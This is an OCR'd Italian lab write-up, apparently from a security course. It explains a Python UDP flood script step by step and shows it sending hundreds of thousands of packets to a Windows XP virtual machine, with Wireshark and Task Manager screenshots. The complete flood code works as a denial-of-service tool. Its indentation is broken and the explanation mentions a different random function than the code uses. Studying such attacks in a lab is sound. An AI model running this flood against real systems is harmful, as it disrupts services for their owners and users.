
SPIEGAZIONE ESERCIZIO DI OGGI

Cosa fa il programma?

Il programma genera pacchetti di dati casuali e li invia a un indirizzo IP e una porta specifici tramite il protocollo UDP. Ogni pacchetto è di 1 KB e il numero di pacchetti da inviare è scelto dall'utente.



Importazione delle librerie

`import socket`: questa libreria permette di lavorare con la comunicazione di rete, inclusi i socket TCP/UDP. In questo caso, viene utilizzata per creare una connessione di tipo UDP.
`import random`: viene usata per generare numeri casuali. In questo programma, viene utilizzata per creare pacchetti dati casuali da inviare.

Acquisizione dell'input dell'utente

```
target_ip = input("Inserisci l'IP target: ")
target_port = int(input("Inserisci la porta UDP target: "))
num_packets = int(input("Inserisci il numero di pacchetti da
inviare: "))
```

Qui vengono chiesti tre dati all'utente:

target_ip: l'indirizzo IP del dispositivo o del server a cui inviare i pacchetti.

target_port: la porta UDP del server a cui inviare i pacchetti.

num_packets: il numero di pacchetti che vuoi inviare.

Creazione del socket UDP

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Questa riga crea un **socket UDP**:

`socket.AF_INET`: indica che il socket utilizzerà il protocollo IPv4.
`socket.SOCK_DGRAM`: specifica che il socket sarà di tipo **UDP**

Definizione della dimensione del pacchetto

```
packet_size = 1024
```

Qui si definisce che la dimensione di ogni pacchetto sarà di **1024 byte (1 KB)**.

Creazione e invio dei pacchetti

```
for i in range(num_packets):
    packet = random.randbytes(1024)
sock.sendto(packet, (target_ip, target_port))
    print(f"[+] Pacchetto {i + 1} inviato a
{target_ip}:{target_port}")
```

In questo **ciclo `for`** viene generato un pacchetto casuale di 1024 byte per ogni iterazione del ciclo. Ogni byte viene creato tramite la funzione `random.getrandbits(8)`, che genera un numero casuale di 8 bit (un byte).

`sock.sendto(packet, (target_ip, target_port))`: invia il pacchetto generato al target specificato (IP e porta) utilizzando il socket.


Il programma stampa un messaggio che indica quale pacchetto è stato inviato.


Chiusura del socket


```
sock.close()
```


Alla fine del programma, il **socket** viene chiuso per liberare le risorse.


TEST DI FUNZIONAMENTO






kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Test_UDP_Flood.py - project_py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXPLORER
PROJECT_PY
Test_UDP_Flood.py
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
[+] Pacchetto 474713 inviato a 192.168.50.102:137
[+] Pacchetto 474714 inviato a 192.168.50.102:137
[+] Pacchetto 474715 inviato a 192.168.50.102:137
[+] Pacchetto 474716 inviato a 192.168.50.102:137
[+] Pacchetto 474717 inviato a 192.168.50.102:137
[+] Pacchetto 474718 inviato a 192.168.50.102:137
[+] Pacchetto 474719 inviato a 192.168.50.102:137
[+] Pacchetto 474720 inviato a 192.168.50.102:137
[+] Pacchetto 474721 inviato a 192.168.50.102:137
[+] Pacchetto 474722 inviato a 192.168.50.102:137
[+] Pacchetto 474723 inviato a 192.168.50.102:137
[+] Pacchetto 474724 inviato a 192.168.50.102:137
[+] Pacchetto 474725 inviato a 192.168.50.102:137
[+] Pacchetto 474726 inviato a 192.168.50.102:137
[+] Pacchetto 474727 inviato a 192.168.50.102:137
[+] Pacchetto 474728 inviato a 192.168.50.102:137
[+] Pacchetto 474729 inviato a 192.168.50.102:137
[+] Pacchetto 474730 inviato a 192.168.50.102:137
[+] Pacchetto 474731 inviato a 192.168.50.102:137
[+] Pacchetto 474732 inviato a 192.168.50.102:137
[+] Pacchetto 474733 inviato a 192.168.50.102:137
[+] Pacchetto 474734 inviato a 192.168.50.102:137
[+] Pacchetto 474735 inviato a 192.168.50.102:137
[+] Pacchetto 474736 inviato a 192.168.50.102:137
[+] Pacchetto 474737 inviato a 192.168.50.102:137
[+] Pacchetto 474738 inviato a 192.168.50.102:137
[+] Pacchetto 474739 inviato a 192.168.50.102:137
[+] Pacchetto 474740 inviato a 192.168.50.102:137
[+] Pacchetto 474741 inviato a 192.168.50.102:137
[+] Pacchetto 474742 inviato a 192.168.50.102:137
[+] Pacchetto 474743 inviato a 192.168.50.102:137
[+] Pacchetto 474744 inviato a 192.168.50.102:137
[+] Pacchetto 474745 inviato a 192.168.50.102:137
[+] Pacchetto 474746 inviato a 192.168.50.102:137
[+] Pacchetto 474747 inviato a 192.168.50.102:137
[+] Pacchetto 474748 inviato a 192.168.50.102:137
[+] Pacchetto 474749 inviato a 192.168.50.102:137
[+] Pacchetto 474750 inviato a 192.168.50.102:137
[+] Pacchetto 474751 inviato a 192.168.50.102:137
[+] Pacchetto 474752 inviato a 192.168.50.102:137
[+] Pacchetto 474753 inviato a 192.168.50.102:137
[+] Pacchetto 474754 inviato a 192.168.50.102:137
[+] Pacchetto 474755 inviato a 192.168.50.102:137
[+] Pacchetto 474756 inviato a 192.168.50.102:137
[+] Pacchetto 474757 inviato a 192.168.50.102:137
[+] Pacchetto 474758 inviato a 192.168.50.102:137
[+] Pacchetto 474759 inviato a 192.168.50.102:137
[+] Pacchetto 474760 inviato a 192.168.50.102:137
OUTLINE
TIMELINE
Ln 20, Col 1 Spaces: 4 UTF-8 LF Python 3.12.7 64-bit
Cerca
16°C Soleggiato
10:27
16:27
05/03/2025


kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
2212… 58.423144927 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (11)[Malformed Packet]
2212… 58.423469325 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (11)[Malformed Packet]
2212… 58.423769862 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (2)[Malformed Packet]
2212… 58.424045044 192.168.50.100 192.168.50.102 NBNS 1066 Registration Unknown Illegal NetBIOS name (1st character not between A and Z in first-level encoding)[Malformed Packet]
2212… 58.424382340 192.168.50.100 192.168.50.102 NBNS 1066 Name query response[Malformed Packet]
2212… 58.424655783 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (4) response, Name is owned by another node[Malformed Packet]
2212… 58.424929407 192.168.50.100 192.168.50.102 NBNS 1066 Name query response, Unknown error[Malformed Packet]
2212… 58.425202027 192.168.50.100 192.168.50.102 NBNS 1066 Refresh (alternate opcode) response, Name is owned by another node[Malformed Packet]
2212… 58.425814834 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (10)[Malformed Packet]
2212… 58.426362738 192.168.50.100 192.168.50.102 NBNS 1066 Unknown operation (10)[Malformed Packet]
2212… 58.426658426 192.168.50.100 192.168.50.102 NBNS 1066 Release response, Unknown error[Malformed Packet]
2212… 63.155891435 PCSSystemtec_cb:37:… PCSSystemtec_79:16:… ARP 42 Who has 192.168.50.102? Tell 192.168.50.100
2212… 63.156537110 PCSSystemtec_79:16:… PCSSystemtec_cb:37:… ARP 60 192.168.50.102 is at 08:00:27:79:16:8f
2212… 63.923853459 192.168.50.100 83.224.69.227 TCP 54 [TCP Keep-Alive] 56404 → 80 [ACK] Seq=862 Ack=1781 Win=62460 Len=0
2212… 63.925352715 83.224.69.227 192.168.50.100 TCP 60 [TCP Keep-Alive ACK] 80 → 56404 [ACK] Seq=1781 Ack=863 Win=65535 Len=0
2212… 74.164088220 192.168.50.100 83.224.69.227 TCP 54 [TCP Keep-Alive] 56404 → 80 [ACK] Seq=862 Ack=1781 Win=62460 Len=0
2212… 74.164856414 83.224.69.227 192.168.50.100 TCP 60 [TCP Keep-Alive ACK] 80 → 56404 [ACK] Seq=1781 Ack=863 Win=65535 Len=0
2212… 75.715665512 192.168.50.100 34.117.188.166 TLSv1.3 93 Application Data
2212… 75.717361527 34.117.188.166 192.168.50.100 TCP 60 443 → 55448 [ACK] Seq=862 Ack=1548 Win=65535 Len=0
2212… 75.736628130 34.117.188.166 192.168.50.100 TLSv1.3 93 Application Data
2212… 75.736664858 192.168.50.100 34.117.188.166 TCP 54 55448 → 443 [ACK] Seq=1540 Ack=901 Win=63340 Len=0
Frame 1: 1066 bytes on wire (8528 bits), 1066 bytes captured (8528 bits) on interface eth1, id 0
Ethernet II, Src: PCSSystemtec_cb:37:43 (08:00:27:cb:37:43), Dst: PCSSystemtec_79:16:8f (08:00:27:79:16
Internet Protocol Version 4, Src: 192.168.50.100, Dst: 192.168.50.102
User Datagram Protocol, Src Port: 42691, Dst Port: 137
NetBIOS Name Service
[Malformed Packet: NBNS]
Bytes 54-1065: Text item (text)
Packets: 221270
Profile: Default
Cerca
16°C Soleggiato
10:27
16:27
05/03/2025


Windows Xp [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
Cronologia utilizzo CPU
Utilizzo file paging
Cronologia utilizzo file di paging
Totali
Handle 4698
Thread 278
Processi 21
Memoria fisica (KB)
Totale 523760
Disponibile 400640
Cache sistema 82448
Memoria allocata (KB)
Totale 95264
Limite 2066440
Picco 113816
Memoria del kernel (KB)
Totale 16124
Di paging 10988
Non di paging 5136
Processi: 21
Utilizzo CPU: 0%
Memoria allocata: 93M /
start
Task Manager Windows
IT
16.28
CTRL (DESTRA)
Cerca
16°C Soleggiato
16:28
05/03/2025